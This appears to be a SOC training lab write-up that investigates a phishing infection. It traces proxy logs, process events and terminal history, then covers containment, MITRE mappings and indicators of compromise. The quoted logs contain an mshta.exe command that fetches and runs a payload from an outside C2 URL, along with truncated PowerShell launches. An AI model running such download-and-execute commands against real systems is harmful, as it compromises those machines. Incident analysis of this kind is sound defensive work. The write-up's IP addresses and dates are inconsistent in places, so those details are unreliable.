
To do this, we need to go to the "Log Management" page and check if the C2 (command-and-control) address was accessed.

When we filter for the given Dylan's client IP address we can see the traffic.

A screenshot of a log management interface. At the top, there's a "Show Filter" button and a search bar containing "172.16.17.216". Below the search bar is a table with columns: DATE, TYPE, SRC ADDRESS, SRC PORT, DEST. ADDRESS, DEST. PORT, and RAW. The table contains three rows of log entries. The first two rows are highlighted with a red box. The first row is dated "Mar, 13, 2025, 11:26 PM" and is of type "Firewall". The second row is dated "Mar, 13, 2025, 11:26 PM" and is of type "Proxy". The third row is dated "Mar, 11, 2025, 09:42 AM" and is of type "Firewall".

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Mar, 13, 2025, 11:26 PM	Firewall	172.16.17.216	34211	172.67.139.19	443	🔍
Mar, 13, 2025, 11:26 PM	Proxy	172.16.17.216	27672	132.232.40.201	443	🔍
Mar, 11, 2025, 09:42 AM	Firewall	172.16.17.216	50249	92.123.17.53	443	🔍

On the raw log of Proxy traffic. We can see the malicious URL: [https://www.windows-update\[.\]site/](https://www.windows-update[.]site/)



The screenshot displays a Windows Firewall log with a blocked connection attempt. The log entry is highlighted in yellow. A 'RAW LOG' window is open, showing details for the blocked connection. The 'Request URL' field is highlighted in red.

Time	Source IP	Destination IP	Port	Action
2025, 11:26 PM	132.232.40.201	172.16.17.216	443	Blocked
2025, 09:42 AM	92.123.17.53	172.16.17.216	443	Blocked
2025, 09:01 AM	108.177.126.155	172.16.17.216	443	Blocked
2025, 08:25 AM	108.138.17.64	172.16.17.216	443	Blocked
2025, 09:47 PM	157.240.238.35	172.16.17.216	443	Blocked
2025, 07:05 PM	34.240.28.43	172.16.17.216	443	Blocked
2025, 04:58 PM	173.222.106.187	172.16.17.216	443	Blocked

RAW LOG

Process Name: mshta.exe

Process ID: 7284

Request URL: https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4

Request Method: GET


Action: Allowed

mshta.exe connects to the C2 address :

[https://overcoatpassably\[.\]shop/Z8UZbPyVpGfdRS/maloy.mp4](https://overcoatpassably[.]shop/Z8UZbPyVpGfdRS/maloy.mp4)


A malicious address was accessed by the host machine. And the answer is **Opened**. Additionally, we can see that the mshta.exe has run on Dylan's host.

The screenshot displays the Windows Event Viewer interface. At the top, the breadcrumb navigation shows the path: > Mar 13 2025 23:26:20 > 7284 > mshta.exe > powershell.exe > "C:\Windows\System32\msht...". The main pane shows details for a specific event:

- Event Time : Mar 13 2025 23:26:20
- Process ID : 7284
- File Hash : 15c80b5be235bf2a8c38291eb697a702c07dde087eb459e9ea46a2bee17c5f03
- Target Process Command Line : \?C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- Image Path : C:\Windows\System32\mshta.exe
- Process User : EC2AMAZ-ILGVOIN\LetsDefend
- Parent Name : powershell.exe
- Parent Path : C:\Windows\System32\WINDOWSPOWERSHELL\V1.0\powershell.exe
- Command Line : "C:\Windows\System32\mshta.exe" https://overcoatpassably.shop/Z8UzbPyVpGfd... 


At the bottom of the window, a taskbar shows a sequence of numbered buttons: < 1 ... 5 6 7 8 9 >. The button with the number '8' is highlighted with a blue border, indicating the current page or item in the sequence.

The malicious commands that had run on the system can be seen through the Terminal History.




EVENT TIME	COMMAND LINE
Mar 13 2025 23:26:19	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershel...
Mar 13 2025 23:26:31	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "msht...
Mar 13 2025 23:26:32	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershel...

Initial access for the host is 2024-05-13 12:59:



EVENT TIME	DOMAIN NAME/URL
2024-05-13 12:57	login.live.com/
2024-05-13 12:59	files-ls.s3.us-east-2.amazonaws.com/59cbd215-76ea-434d-93ca-4d6aec3bac98-free-coffee.zip


We can also see the connection to the C2 right after mshta.exe is executed.



EVENT TIME	DESTINATION DOMAIN/IP ADDRESS
Mar 13 2025 23:26:08	132.232.40.201
Mar 13 2025 23:26:16	142.250.190.35
Mar 13 2025 23:26:18	34.104.35.123
Mar 13 2025 23:26:20	172.67.139.19
Mar 13 2025 23:26:23	172.31.12.250


Containment

Based on the information gathered during the investigation, it is highly likely that the user credentials have been compromised and sensitive information may have been exfiltrated. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.




Isolation of the host can be made from the endpoint security tab.

Hostname	Dylan
IP Address	172.16.20.151



Additionally, we should delete the phishing email from the user's mailbox to prevent any accidental or intentional re-execution of the malware. The user should also be educated on how to identify and avoid phishing emails in the future to minimize the risk of similar incidents occurring. Deletion of mail can be made from the Email Security tab.



Lesson Learned

- It is important to carefully inspect suspicious emails, especially those that contain links or attachments.
- Phishing emails can be disguised to look like legitimate messages from reputable companies, but there are ways to identify and avoid them.

Remediation Actions

- Educate employees about how to identify and report suspicious emails, and provide training on how to avoid falling for phishing scams.
- Reset any compromised user credentials and implement a strong password policy.
- Implement email filtering and security measures, such as DKIM and SPF, to help detect and block spoofed emails.

Appendix

MITRE ATT&CK

Initial Access	Execution	Discovery
T1566: Phishing	T1059: Command and Scripting Interpreter	T1087: Account Discovery
T1566.001: Spearphishing Attachment	T1059.008: Network Device CLI	T1087.004: Cloud Account
T1566.002: Spearphishing Link	T1059.001: PowerShell	T1087.002: Domain Account
T1566.003: Spearphishing via Service	T1059.006: Python	T1087.003: Email Account
T1566.004: Spearphishing Voice	T1059.004: Unix Shell	T1087.001: Local Account
	T1059.005: Visual Basic	T1007: System Service Discovery
	T1059.003: Windows Command Shell	
	T1204: User Execution	
	T1204.002: Malicious File	
	T1204.003: Malicious Image	
	T1204.001: Malicious Link	

MITRE Tactics	MITRE Techniques
Initial Access	T1566 Phishing
Execution	T1059: Command and Scripting Interpreter
Execution	T1204: User Execution
Discovery	T1087: Account Discovery
Discovery	T1007: System Service Discovery

Artifacts

IOC TYPE	VALUE
URL	https://www.windows-update[.]site/
SMTP Address	132.232.40[.]201
URL - C2	https://overcoatpassably[.]shop/Z8UZbPyVpGfdRS/maloy.mp4
Ipv4 - C2	172.67.139.19